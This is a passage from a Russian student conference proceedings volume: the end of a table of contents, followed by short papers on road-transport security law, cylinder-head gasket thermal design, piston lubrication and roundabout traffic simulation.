Брундасов Д.С. Конденсаторы с двойным электрическим слоем.....	988
Володченко А.А. Влияние законов физики на исполнение движений классического балета	993
Грушихин И.К. Анализ технической проблематики ядерных ракетных двигателей в дальних космических перелётах	995

Иванов Н.А. Методы обнаружения экзопланет	997
Королькевич Е.И., Михеенко М.К. Униполярный двигатель	1000
Латышева С.О. Спектр нагретой муфельной печи как модели черного тела	1003
Левая С.Д. Развитие и применение биотоплива в России	1005
Лосева Е.Е. Акустооптический эффект и его применение	1007
Любочкин А.С. Расчёт SPICE-макромодели высоковольтного диода 2Д187А в широком интервале температур	1009
Урецкий А.М. Исследование радиационной стойкости линейного стабилизатора напряжения на лазерной и рентгеновской имитационных установках	1011
Чувин М.С. Эффект Бифельда – Брауна для создания подъемной силы	1013
Чуйко Н.А. Физические основы цифровой фотосъемки	1017
Секция «Промышленная теплоэнергетика».....	1020
Кондратцев П.Ю. Разработка проекта технического заключения о причинах разрушения хвостовых конвективных поверхностей нагрева водогрейного котла КВр-0,4А вследствие низкотемпературной коррозии.....	1020
Мазепо Н.А. Влияние коэффициента резерва экономичности котлоагрегатов ТЭЦ на ее топливную экономичность	1023
Полякова М.Е. Влияние неоднородности тепловых нагрузок в I и II полугодиях календарного года на показатели топливной экономичности ТЭЦ.....	1026
Трифонов Я.Д. О некоторых результатах аналитических исследований, направленных на оптимизацию геометрии диффузорных участков струйных аппаратов, используемых в системах централизованного теплоснабжения.....	1029
Шуруха Д.С. Исследование эффективности оребренных сборок из элементов КП 20 в поверхностных теплообменниках: термические и гидравлические характеристики.....	1031
Яшин Н.И. Влияние состава разнотипного турбинного оборудования на топливную экономичность теплоэнергоснабжения региона от ТЭЦ	1035
Секция «Промышленная электроника и электротехника».....	1039
Акулов В.П. Разработка расчётной модели заземляющего устройства подстанции с сопротивлением грунтов, характерных для Смоленского региона.....	1039
Аторвин А.М. Исследование электропривода с вентильным двигателем в режиме реверса	1042
Горбачевский Г.А. Разработка расчётной модели воздействия импульсного потенциала тока молнии на вторичное оборудование электрической подстанции	1045
Жиляев С.Е. Разработка расчётной модели воздействия импульсного потенциала тока короткого замыкания на устройства релейной защиты и автоматики электрических подстанций.....	1048
Зенченко С.С. Сравнительный анализ электроприводов контрольно-пропускных систем	1052
Костинюк А.В. Динамические режимы работы электропривода с шаговым двигателем	1056
Котова Д.С., Клищенко Н.А. Показатели качества систем подчиненного регулирования частоты вращения двигателя постоянного тока независимого возбуждения	1059
Малачев М.В., Вашейкин П.А. Статические характеристики двигателя постоянного тока	

последовательного возбуждения	1061
Мухитов В.В., Рословец А.А. Статические характеристики электропривода с системой скалярного управления асинхронным двигателем.....	1063
Орлов Е.В. Сравнение и анализ характеристик аналоговых и цифровых усилителей звука	1066
Осипова А.И. Анализ бесконтактных методов измерения расстояния	1069
Рожнов П.Н. Анализ влияния дискретности инвертора на динамику вентильного электропривода.....	1072
Строганов А.П. Исследование электропривода центробежного насоса	1075
Филиппов В.Д., Школин Е.Д. Тормозные режимы работы асинхронного двигателя.....	1077
Секция «Тепловые двигатели»	1080
Баранов Н.А. Исследование влияния параметров распылителя форсунки дизельного двигателя Д240 на его экологические показатели с помощью программного комплекса «ДИЗЕЛЬ-РК».....	1080
Гришанов П.А. Применение биотоплива на основе рапсового масла для снижения концентрации NOx в отработавших газах дизельного двигателя	1082
Литвинов Д.С. Шеститактный двигатель внутреннего сгорания	1084
Сергеев С.Е. Перспективы использования двигателей с внешним подводом теплоты в энергетических установках автомобилей	1087
Сочинский В.С. Перспективные камеры сгорания для поршневых двигателей.....	1089
Титенок Д.О. Основы химической кинетики образования NOx в цилиндре дизельного двигателя по Зельдовичу Я.Б.	1091
Феськов Д.В. Анализ программ для математического моделирования NOx и CO в дизельных двигателях	1094
Хлистоко Ю.А. Исследование влияния детонации на характеристики двигателей внутреннего сгорания	1097
Секция «Турбиностроение»	1100
Брикс Е.Е. Влияние влажности пара на потерю утечками в ступенях ПТУ	1100
Брылев М.С. Перспективные направления совершенствования утилизионных ПГУ... ..	1103
Волков В.А. Изготовление заготовок рабочих лопаток турбины ГТД из жаропрочных никелевых сплавов на основе применения нанотехнологий	1105
Гуляев Д.А., Гуреков Д.А. Технология производства монокристаллических лопаток турбомашин.....	1107
Зеленев М.А. Повышение газодинамической эффективности сопловых аппаратов газовых турбин за счет пространственного профилирования торцевых поверхностей	1109
Карнюшкин Д.Р. Авиационный двигатель ПД-14	1113
Королев А.Н. Перспективы применения двухъярусных проточных частей	1115
Легченко В.Г. Способы снижения утечек газа в радиальном зазоре направляющих аппаратов турбин.....	1117
Нехаев А.Ю. Унификация газоперекачивающих агрегатов	1119
Сергеенко В.С., Тимоничев А.В. Способы уменьшения вредных выбросов ГТУ.....	1121

Трошин Д.В., Селифонов Е.С. Применение микротурбинных установок для децентрализации и автоматизации топливно-энергетического комплекса России.....	1124
Филонов Д.М. Применение водорода в качестве топлива для улучшения энергетических и экологических показателей работы газотурбинных установок.....	1126
Чичкова О.В. Структура вторичных течений в межлопаточном канале безбандажного колеса турбины.....	1128
Секция «Электронные, радиоэлектронные и электротехнические системы»	1132
Адамов А.А., Головкин А.С. Верификация топологии интегральных микросхем с помощью специализированных САПР	1132
Беликов Д.В. Проектирование характеристикографа операционных усилителей.....	1136
Грибченко Н.Н. Принципы построения современных систем бесперебойного питания..	1139
Кулемичев А.С. Технологический процесс планаризации ИС с двухуровневой металлизацией химико-механической полировкой	1141
Моисеев К.А. Автоматизированные способы распознавания графических образов интегральных микросхем с целью восстановления схемотехники кристалла	1145
Осмоловский В.О. Анализ конструктивно-технологического варианта гребенчатого микровиброгроскопа.....	1147
Ситников И.С. Программное обеспечение управляющего микроконтроллера устройства плавного пуска асинхронного двигателя	1153
Ситников И.С. Цифровая система управления на базе программируемой логической интегральной схемы.....	1157
Ситников Ю.А. Верификация SPICE-моделей отечественных маломощных транзисторов	1160
Ситников Ю.А., Разин С.В. Моделирование кремниевого n-канального HexFET-транзистора в приборно-технологической САПР	1163
Титкова Г.В. Конструкторско-технологические особенности БВД с обратным напряжением 100 В	1165
Тюлюкина А.А. БиКМОП-технология для супервизора питания	1168
Федорино И.В. Моделирование электронных схем в программе SimOne	1172
Чубук И.Ю. Разработка цифрового восьмиканального пульта управления однофазным оборудованием.....	1174
ПОЛИТЕХНИЧЕСКИЙ КОЛЛЕДЖ.....	1178
Ковалёв А.М., Зарубецкая А.А., Мухачёв К.С. Анализ биографии и вклада в науку Стивена Хокинга	1178
Конохов М.И. Исследование проблемы глобального потепления.....	1182

Секция «Автомобильный транспорт»

УДК 656.113

**Анализ нормативно-правового регулирования обеспечения безопасности на
автомобильном транспорте**

Авальянс Александр Александрович (ст. гр. О-21-НТТК-аттт-С)

*Работа выполнена под руководством старшего преподавателя кафедры
«Наземные транспортно-технологические комплексы», Кешенковой Валентины
Григорьевны (keshenkova_2005@mail.ru)*

Аннотация: В статье проведен анализ положений законодательства об обеспечении транспортной безопасности, рассматриваются вопросы совершенствования правового регулирования безопасности на автомобильном транспорте.

Ключевые слова: транспортная безопасность, транспортная инфраструктура, дорожное движение, автомобильный транспорт, незаконное вмешательство, правовое регулирование.

Обеспечение транспортной безопасности является приоритетным направлением любой развитой страны. Учитывая обширность территории страны, количество транспорта и людей, которые им пользуются, возросший уровень угроз, задача становится очень сложной.

Комплексный, системный подход к вопросам юридической регламентации деятельности различных субъектов по обеспечению транспортной безопасности закреплен впервые в отечественной практике в Федеральном законе № 16-ФЗ «О транспортной безопасности» (ред. от 24.07.2023).

Федеральный закон № 16-ФЗ «О транспортной безопасности» предусматривает создание системы обеспечения транспортной безопасности на основе определенного на государственном уровне единого подхода к оценке угроз, планированию и реализации мероприятий по обеспечению безопасности объектов транспортной инфраструктуры и транспортных средств.

В целях совершенствования правового регулирования рассматриваемой области, разрабатываются программы повышения квалификации работников государственных органов и специализированных организаций в области обеспечения транспортной безопасности на объектах автомобильного транспорта и дорожного хозяйства. Это имеет большое значение в связи с расширением сети автомобильных дорог в стране и необходимостью овладения знаниями в области специфики работы автотранспорта [1].

В соответствии с Постановлением Правительства РФ от 23.07.2004 N 374 (ред. от 09.11.2023) «Об утверждении Положения о Федеральном дорожном

агентстве» на Федеральное дорожное агентство возложены функции компетентного органа в области обеспечения транспортной безопасности в сфере дорожного хозяйства, автомобильного и городского наземного электрического транспорта.

На данный момент агентство реализует комплекс мер, направленных на обеспечение защищенности объектов транспортной инфраструктуры и транспортных средств, от актов незаконного вмешательства; аккредитует специализированные организации в области обеспечения транспортной безопасности; распределяет объекты транспортной инфраструктуры и транспортные средства по категориям; ведет реестр объектов транспортной инфраструктуры и транспортных средств; утверждает планы обеспечения транспортной безопасности объектов транспортной инфраструктуры и транспортных средств [2].

Одним из ключевых нормативных правовых актов в данной области правового регулирования является Постановление Правительства РФ от 08.10.2020 № 1640 «Об утверждении требований по обеспечению транспортной безопасности, учитывающих уровни безопасности для транспортных средств автомобильного транспорта и городского наземного электрического транспорта». Документ содержит перечень объектов, на которые не распространяются описанные требования. Однако в соответствии с ФЗ «О транспортной безопасности» теперь иностранные перевозчики обязаны соблюдать требования транспортной безопасности. Для субъектов транспортной инфраструктуры и перевозчиков, в том числе иностранных, обязательно выполнение вышеуказанных требований.

Распределение объектов транспортной инфраструктуры и транспортных средств по категориям – одна из важных мер по обеспечению транспортной безопасности. В этой связи важно методически обеспечить разработки в области оценки уязвимости объектов транспортной инфраструктуры в сфере дорожного строительства; по проведению оценки уязвимости объектов транспортной инфраструктуры и подвижного состава автомобильного и городского наземного электрического транспорта; по составу и порядку разработки, утверждения, внесения изменений и дополнений в планы обеспечения транспортной безопасности объектов транспортной инфраструктуры в сфере дорожного хозяйства, автомобильного транспорта и транспортных средств [3].

При анализе механизмов обеспечения безопасности на транспорте следует отметить, что акты незаконного вмешательства в деятельность транспорта, особенно террористические, не так распространены, как нарушения правил безопасности движения и эксплуатации транспорта, во многом обусловленные старением автотехники, недостатками дорожного хозяйства, техобслуживания и ремонта на автотранспорте.

Предпринимателям, работающим в сфере автотранспорта, необходимо финансово обеспечивать модернизацию транспорта, экологическую безопасность при использовании транспорта, что представляет серьезную проблему.

Список источников

1. Федеральный закон от 09.02.2007 №16-ФЗ (ред. от 24.07.2023) «О транспортной безопасности».
2. Постановлением Правительства РФ от 23.07.2004 №374 (ред. от 09.11.2023) «Об утверждении Положения о Федеральном дорожном агентстве».
3. Диканова, Т.А. К вопросу об обеспечении безопасности на автомобильном транспорте //Т.А. Диканова. Современная наука. 2021. № 3. URL: <https://cyberleninka.ru/article/n/k-voprosu-ob-obespechenii-bezopasnosti-na-avtomobilnom-transporte>.
4. Горленко О.А., Мирошников В.В., Кукареко А.Н. Компетентностные модели специалистов в области качества. Компетентность. 2011. № 2 (83). С. 23-27.
5. Горленко О.А., Мирошников В.В. Подготовка инженеров для наукоемких и высокотехнологичных отраслей. Инженерное образование. 2012. № 9. С. 116-123.

Материал поступил в редколлегию 20.04.2024

УДК 621.43.016.4

Обеспечение оптимальной теплонапряженности деталей автомобильных двигателей внутреннего сгорания

Ивченко Алексей Романович (ст. гр. О-21-НТТС-аттт-С)

Работа выполнена под руководством профессора кафедры «Наземные транспортно-технологические комплексы», д.т.н., Шец Сергея Петровича (shetssp@mail.ru)

Аннотация: в статье рассматриваются конструктивные изменения прокладки головки блока цилиндров, направленные на обеспечение оптимальной теплонапряженности деталей автомобильных двигателей внутреннего сгорания, что позволит существенно снизить максимальную температуру и неравномерность распределения температур по периметру цилиндров двигателя.

Ключевые слова: двигатель внутреннего сгорания, теплонапряженность, прокладка блока цилиндров, блок цилиндров, цилиндр двигателя, впускной коллектор, охлаждающая жидкость, камера сгорания.

К факторам, ограничивающим возможность повышения мощности автомобильных двигателей внутреннего сгорания при заданных их габаритах и массе, относятся термические напряжения, которые возникают в деталях, формирующих камеру сгорания (головка блока цилиндров, блок цилиндров, поршни, клапаны и др.). Эти напряжения есть следствие неравномерного распределения температур по объему деталей [1].

Исследования показали, что для рядных четырехцилиндровых бензиновых двигателей рабочим объемом 2,3 л, предназначенных для легковых автомобилей среднего класса показали, что при работе на холостом ходу с частотой вращения коленчатого вала 1000 мин^{-1} , температура по длине и ширине головки блока цилиндров находится в диапазоне $356 - 385 \text{ К}$ ($83 - 112^\circ\text{C}$), а максимальная ее неравномерность составляет порядка 29 К . При изменении нагрузки на двигатель от нуля до 100% или при повышении частоты вращения коленчатого вала порядка 5000 мин^{-1} происходит неравномерный рост температуры в различных точках головки блока цилиндров. В этом случае максимальная неравномерность может достигать $- 34 \text{ К}$. Самая высокая температура (453 К , или 180°C) имеет место у камеры сгорания четвертого цилиндра, наиболее удаленного от вентилятора системы охлаждения, а самая низкая (375 К , или 102°C) – у камеры сгорания первого. Таким образом в некоторых зонах наблюдается явный перегрев, а в других – переохлаждение, что приводит к высокой теплонапряженности деталей и, как следствие, неизбежно снижает ресурс двигателей.

Выравнивание температурного поля головки блока цилиндров усматривается в изменении конструкции прокладки между головкой и блоком, что позволит увеличить эффективность охлаждения наиболее нагретых зон и увеличить температуру переохлажденных.

Оптимизация температурного режима усматривается в уменьшении числа отверстий в прокладке блока цилиндров для прохода охлаждающей жидкости вокруг первого цилиндра, с постепенным увеличением суммарной площади проходных сечений от первого цилиндра к четвертому, а также расположением отверстий. Вариант наилучшего расположения отверстий в прокладке блока цилиндров показан на рисунке.




Рис. Прокладка блока цилиндров

Площадь отверстий на стороне впуска (от оси цилиндра в сторону впускного коллектора) выбрана приблизительно равной площади на стороне выпуска при этом отверстия со стороны впускного коллектора расположены в перемычках между цилиндрами (ближний к оси коленчатого вала ряд), а выпускного коллектора – в дальнем от оси коленчатого вала ряду. Общее число отверстий в сравнении с серийной прокладкой уменьшено с 15 до 8.

Испытания экспериментальной прокладки блока цилиндров показали, что минимальная температура в различных точках головки блока цилиндров повысилась от 6 до 19 К, а максимальная снизилась на 3 – 18 К. Перепад температур по длине головки блока цилиндров уменьшился на 11 – 30 К (33 – 53%), а по ширине головки на 12 К (32,5%). Место положения наиболее горячих и холодных точек также изменилось. Неравномерность температур по периметру первого и третьего цилиндров уменьшилось соответственно на 16 К (43,2%) и на 28 К (53,8%).

Таким образом, полученные результаты показали, что применение конструктивно измененной прокладки головки блока цилиндров приводит к существенному снижению максимальной температуры и неравномерности температур по периметру цилиндров, что близко к оптимальному тепловому состоянию двигателя.

Список источников

1. Алексеев, Д. Г. Методика моделирования теплонапряженного состояния блока цилиндров поршневого двигателя с сопряжением условий гидродинамики и теплообмена / Д. Г. Алексеев, Ю. В. Галышев, А. Б. Зайцев [Текст] // Пром-Инжиниринг, труды VI Всероссийской научно-технической конференции. – Челябинск, 2020. – С. 80-85.

2. Шец С.П. Техническое диагностирование элементов электрооборудования автомобилей : лабораторный практикум. учеб. пособие для студентов вузов, обучающихся по специальности "Автомобили и автомоб. хоз-во" направления подгот. "Эксплуатация назем. трансп. и трансп. оборудования". Брянск, 2005.

3. Kovalev R., Lysikov N., Mikheev G., Pogorelov D., Simonov V., Yazykov V., Zakharov S., Zharov I., Goryacheva I., Soshenkov S., Torskaya E. Freight car models and their computer-aided dynamic analysis. *Multibody System Dynamics*. 2009. Т. 22. № 4. С. 399-423.

4. Wu Q., Spiryagin M., Cole C., Chang C., Guo G., Sakalo A., Wei W., Zhao X., Burgelman N., Wiersma P., Chollet H., Sebes M., Shamdani A., Melzi S., Cheli F., di Gialleonardo E., Bosso N., Zampieri N., Luo S., Wu H. et al. International benchmarking of longitudinal train dynamics simulators: results. *Vehicle System Dynamics*. 2018. Т. 56. № 3. С. 343-365.

5. Горленко А.О., Горленко О.А. Импульсная электромеханическая обработка. Научные технологии в машиностроении. 2011. № 6. С. 21-25.

Материал поступил в редколлегию 22.04.2024

УДК 621.432.3

Влияние профиля поршня на процесс смазывания в сопряжении «поршень–цилиндр» в автомобильном двигателе

Морозов Даниил Андреевич (ст. гр. О-21-НТТС-аттм-С)

Работа выполнена под руководством профессора кафедры «Наземные транспортно-технологические комплексы», д.т.н., Шец Сергея Петровича (shetssp@mail.ru)

Аннотация. В статье рассматривается процесс смазывания в сопряжении «поршень-цилиндр» при конструктивных изменениях профиля поршня, направленных на обеспечение оптимальной амплитуды колебаний масляного слоя на всех режимах работы двигателя внутреннего сгорания, что позволит существенно снизить расход моторного масла на угар, повысить экономичность и долговечность двигателя в целом.


Ключевые слова: двигатель внутреннего сгорания, поршень, головка поршня, юбка поршня, профиль поршня, зеркало цилиндра, масляный слой, моторное масло, камера сгорания.

Одним из основных сопряжений в автомобильных двигателях внутреннего сгорания (ДВС), определяющих их технический уровень является сопряжение «поршень – цилиндр». Правильно подобранный профиль поршня, обеспечивает гидромеханические характеристики сопряжения тем самым снижает потери мощности на трение, уменьшает расход моторного масла на угар в направлении камеры сгорания и поддерживает оптимальную толщину масляного слоя между поверхностями трения деталей [1]. В данной работе за оценочный критерий оптимизации профиля поршня принимается амплитуда колебаний толщины масляного слоя. При уменьшении толщины масляного слоя повышает его устойчивость к воздействию возмущающих факторов на трение в сопряжении.

Проведенные исследования показали, что в наибольшей степени на критерий оптимизации профиля поршня оказывают влияние факторы: изменение диаметральных зазоров, нагрузка двигателя и конструктивные особенности головки поршня. Диаметральный зазор, при котором сохраняются режим жидкостного трения и малые амплитуды колебаний масляного слоя на всех режимах работы двигателя, должен составлять 0,09 – 0,15 мм. Увеличение зазора приводит к росту колебаний поршня в поперечном направлении, а уменьшение к прорыву масляного слоя. В результате возникает повышение температуры и скорости изнашивания поверхностей деталей в сопряжении.

Нагрузка двигателя оказывает существенное влияние на изменение толщины масляного слоя в различных зонах поршня, как показано на рис. Наибольшему влиянию нагрузки подвержена головка поршня (зона А), где максимальная разница толщин может достигать 0,15 – 0,25 мм при номинальном режиме и режиме холостого хода. Для верхней зоны (Б) юбки поршня это

влияние слабее (разница – 0,005), а для зон средней (В) и максимального диаметра (Г) - незначительно.



Конструктивная особенность головки поршня в зоне поршневых колец влияет на процесс маслораспределения по зеркалу цилиндра и на характер трения деталей сопряжения в целом. Тенденция приближения верхнего компрессионного кольца к днищу поршня с целью уменьшения вредного объема в зоне жарового пояса поршня с целью снижения токсичности отработавших газов и шумности двигателя не приводит к положительному результату, так как в этом случае происходит рост температуры поршня в зоне поршневых канавок, сопровождающийся нагарообразованием в канавках поршневых колец.

Исследованием установлено, что при подъеме на 10 – 12 мм всего комплекта поршневых колец к днищу поршня для дизельных двигателей внутреннего сгорания вызывает незначительное повышение температуры и давления моторного масла в заколочном объеме с допустимым уменьшением его вязкости. В этом случае режим жидкостного трения не нарушится, а толщина масляного слоя под первым компрессионным кольцом уменьшится и составит 0,004 – 0,007 мм, тогда как при традиционном расположении толщина масляного слоя составляла 0,008 – 0,01 мм. При таком размещении колец толщина масляного слоя на юбке поршня увеличится на 0,01 – 0,015 мм, что дает возможность дополнительно уменьшить диаметральные зазоры и тем самым снизить расход моторного масла на угар, повысить экономичность (на 2 – 2,5 %) и долговечность двигателя в целом.

Таким образом, в ходе исследований при помощи оценочного критерия амплитуды колебаний толщины масляного слоя в сопряжении «поршень-цилиндр» в дизельном автомобильном двигателе установлено, что даже в экстремальном режиме работы ДВС при повышении температуры охлаждающей жидкости до 105 °С и моторного масла до 125 °С при рекомендуемом профиле поршня (кривая 2 на рис.) масляный слой не достигнет предельных значений.

Список источников

1. Рождественский, Ю. В. Влияние геометрии деталей цилиндропоршневой группы двигателя на гидромеханические характеристики трибосопряжения «поршень-цилиндр» [Текст] / Ю. В. Рождественский, А. П.

Маслов, Г. И. Плешаков, В. В. Милицин // Двигателестроение. – 2003. – № 2. – С. 15-18.

2. Горленко А.О., Матлахов В.П. Технологическое повышение износостойкости цилиндрических поверхностей трения. Трение и смазка в машинах и механизмах. 2010. № 5. С. 20-26.

3. Бишутин С.Г. Структурирование поверхностных слоев деталей при финишной обработке. Брянск, 2009.

4. Kobishanov V.V., Lozbinev V.P., Sakalo V.I., Antipin D.Y., Shorohov S.G., Vysocky A.M. Passenger car safety prediction. World Applied Sciences Journal. 2013. Т. 24. № 24. С. 208-212.

5. Давыдов С.В., Горленко А.О., Сканцев В.М., Куракин М.Ю. Структура износостойких поверхностных слоев с имплантированными наноалмазами детонационного синтеза. Металловедение и термическая обработка металлов. 2014. № 5 (707). С. 46-50.

Материал поступил в редколлегию 22.04.2024

УДК 625.712.1

Применение имитационного моделирования при совершенствовании организации дорожного движения на кольцевом пересечении

Нефедова Диана Сергеевна (ст. гр. О-20-ТТП-обд-Б)

Работа выполнена под руководством доцента кафедры «Наземные транспортно-технологические комплексы», Справцевой Екатерины Викторовны (kama3@list.ru)

Аннотация. Применение круговых схем движения на пересечениях в одном уровне обладает определенными преимуществами как перед светофорным регулированием, так и перед нерегулируемым движением. Выбор оптимальной схемы организации движения на кольце, позволяющей избежать потерь времени транспортными средствами и обеспечить высокий уровень безопасности, является непростой задачей. Имитационное моделирование перекрестков с круговым движением позволяет сравнивать эффективность альтернативных вариантов без капитальных затрат на реконструкцию участков УДС.

Ключевые слова: имитационное моделирование, круговое движение, задержки транспортных средств.

Зарубежная и отечественная практика проектирования автомобильных дорог указывает на широкое применение кольцевых пересечений в качестве основного типа пересечений в одном уровне. Это обусловлено тем, что круговое движение на перекрестках обладает более высоким уровнем обеспечения безопасности движения за счет односторонней направленности транспортных потоков и снижения скорости при проезде пересечения, возможностью пропуска

высокоинтенсивного движения, а также оказывает меньшее воздействие движения на окружающую среду [1].

Современные программы имитационного моделирования дают возможность учитывать все многообразие ситуаций, возникающих при движении транспортных потоков, а также случайный характер изменения всех показателей, характеризующих движение потока автомобилей и каждого автомобиля; значительно снижать затраты на эксперименты, проводить их более целенаправленно, без риска дорожно-транспортных происшествий. Моделирование также позволяет значительно сокращать продолжительность проведения исследования и подготовки практических мероприятий по улучшению условий движения; устанавливать основные характеристики транспортных потоков и давать им количественную и качественную оценку, а также решать практические задачи с учетом экономико-математических моделей [2].

Создание моделей перекрестков с круговым движением возможно с помощью большого числа программ имитационного моделирования [3]. Наиболее популярны в мире программы, созданные для построения моделей дорожных ситуаций на микроуровне, например, AIMSUN (разработана в Испания), Paramics (Великобритания), AutoCAD Civil 3D (США), Arcady junctions (Великобритания), PTV Vissim (Германия), студенческая версия которой использовалась при проведении исследований. Принятие решения по изменению схем организации дорожного движения или реконструкции улично-дорожной сети на основе выполненного имитационного моделирования в программном комплексе PTV Vissim позволяет избежать ошибочных или нерациональных решений, а также дополнительных затрат [4].

Например, в Перми при сравнении альтернативных вариантов ОДД с базовым регулируемым вариантом (рис. 1, а) были разработаны два нестандартных решения – применение приоритета для въезжающих на кольцо автомобилей (рис. 1, б), а также вариант с переходом пешеходами кольцевой проезжей части (рис. 1, в), что не рекомендуется, но в качестве сравнительного варианта может быть спроектировано в программах имитационного моделирования.





Рис. 1. Результаты моделирования дорожного движения на пересечении
в г. Перми

Также программы имитационного моделирования позволяют учитывать при разработке моделей движение трамваев. На рис. 2, а показан пример модели регулируемого кольцевого пересечения с трамвайным движением через центральный островок. На рис. 2, б представлен пример моделирования для того же перекрестка с применением элементов турбокольцевого пересечения.





б

Рис. 2. Результаты моделирования дорожного движения на кольцевом пересечении с трамвайным движением

Таким образом, можно сделать констатировать, что на этапе разработки проектного варианта схемы кругового движения с помощью программ имитационного моделирования можно варьировать следующими параметрами:

- числом полос на въездах/выездах и кольцевой проезжей части;
- формой и размерами центрального островка;
- расположением пешеходных переходов;
- наличием светофорного регулирования и схемами движения автомобилей и пешеходов по фазам цикла;
- размещением трамвайных путей и велосипедных дорожек, а также выделенных полос для общественного транспорта на кольцевой проезжей части;
- смещением элементов кольцевых пересечений в разные уровни или строительством тоннелей под кольцом и путепроводов над пересечениями с кругово схемой движения.

Вывод. Сочетание различных элементов в разрабатываемых проектных вариантах позволит выбрать оптимальную модель по различным критериям – транспортным и пешеходным задержкам, пропускной способности и другим, и реализовать на практике именно этот вариант.

Список источников

1. Осипов И.А., Справцева Е.В., Нефедова Д.С. Разработка турбо-кольцевой схемы движения на перекрестке с круговым движением // Актуальные проблемы науки и образования в условиях современных вызовов. – Москва, 21 апреля 2023 г. – С.181-184.
2. ОДМ 218.2.020-2012. Методические рекомендации по оценке пропускной способности автомобильных дорог.
3. Воробьев Э.И., Тишуков Б.Н. Применение имитационного моделирования для повышения пропускной способности перекрестков с круговой организацией движения // мат. междунар. научн.-практ. конференции

«Виртуальное моделирование, прототипирование и промышленный дизайн»,
Тамбов, 17-18 декабря 2014 г., С.284-287.

4. Гаваев А.С., Чикишев Е.М., Чайников Д.А. Оценка эффективности применения перекрестков с круговым движением в современных городах // Транспорт. Транспортные сооружения. Экология. 2022. №1. С.18-24.

5. Горленко А.О., Прудников М.И. Нормализация триботехнических испытаний для создания базы данных по одноступенчатому технологическому обеспечению износостойкости. Трение и смазка в машинах и механизмах. 2008. № 9. С. 7-13.

Материал поступил в редколлегию 22.04.2024

УДК 656.05

Развитие транспортно-логистических комплексов на территории Новосибирской области

